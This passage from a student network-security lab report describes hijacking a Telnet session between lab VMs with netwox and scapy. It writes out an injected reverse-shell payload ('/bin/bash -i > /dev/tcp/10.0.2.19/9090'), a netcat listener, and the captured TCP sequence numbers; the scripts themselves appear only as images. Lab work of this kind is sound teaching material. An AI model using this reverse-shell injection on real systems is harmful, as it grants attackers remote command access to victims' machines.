
There is absolutely no trace of the file!

Task 5: Creating Reverse Shell using TCP Session Hijacking


The objective of this task is to run a reverse shell from the victim machine to give the attacker the shell access to the victim machine after hijacking a TCP session using netwox and scapy.

The tcp data section is hex representation of the string "/bin/bash -i > /dev/tcp/10.0.2.19/9090 2>&1 0<&1 "

Therefore we convert the string to hex from here: https://string-functions.com/string-hex.aspx



Now we will establish a Telnet connection from the client to server as seen below:




Details of the last TCP packet sent in the Wireshark Capture:


Destination Port: 52032

Sequence Number: 2035190874

Acknowledgement Number: 3756006652




Now we run the attack on the attacker VM with the information obtained above:




This is what we get when we run the attack

On a parallel terminal, we run "*nc -lv 9090*" On opening a nc listener on port 9090, we get a reverse shell of the server and the attacker can run any commands on the server.



We can clearly see that the Observer VM can be accessed from the Attacker VM as "SiriS_PES1UG19CS485_Attacker" has changed to "SiriS_PES1UG19CS485_Victim"


Wireshark Capture:



The Wireshark capture that shows us that the telnet connection to the Server VM is no longer accessible from the Victim VM, instead its accessible from the Attacker VM

Now we will perform the same attack using a python code:

Inorder to do this, we need to first establish a TCP connection from the Victim VM to the Server VM:




Details of the last TCP packet sent in the Wireshark Capture:


Destination Port: 46646

Sequence Number: 2549237762


Acknowledgement Number: 2961743512




The python code written using the details obtained above:



Now we run the code on the attacker VM:



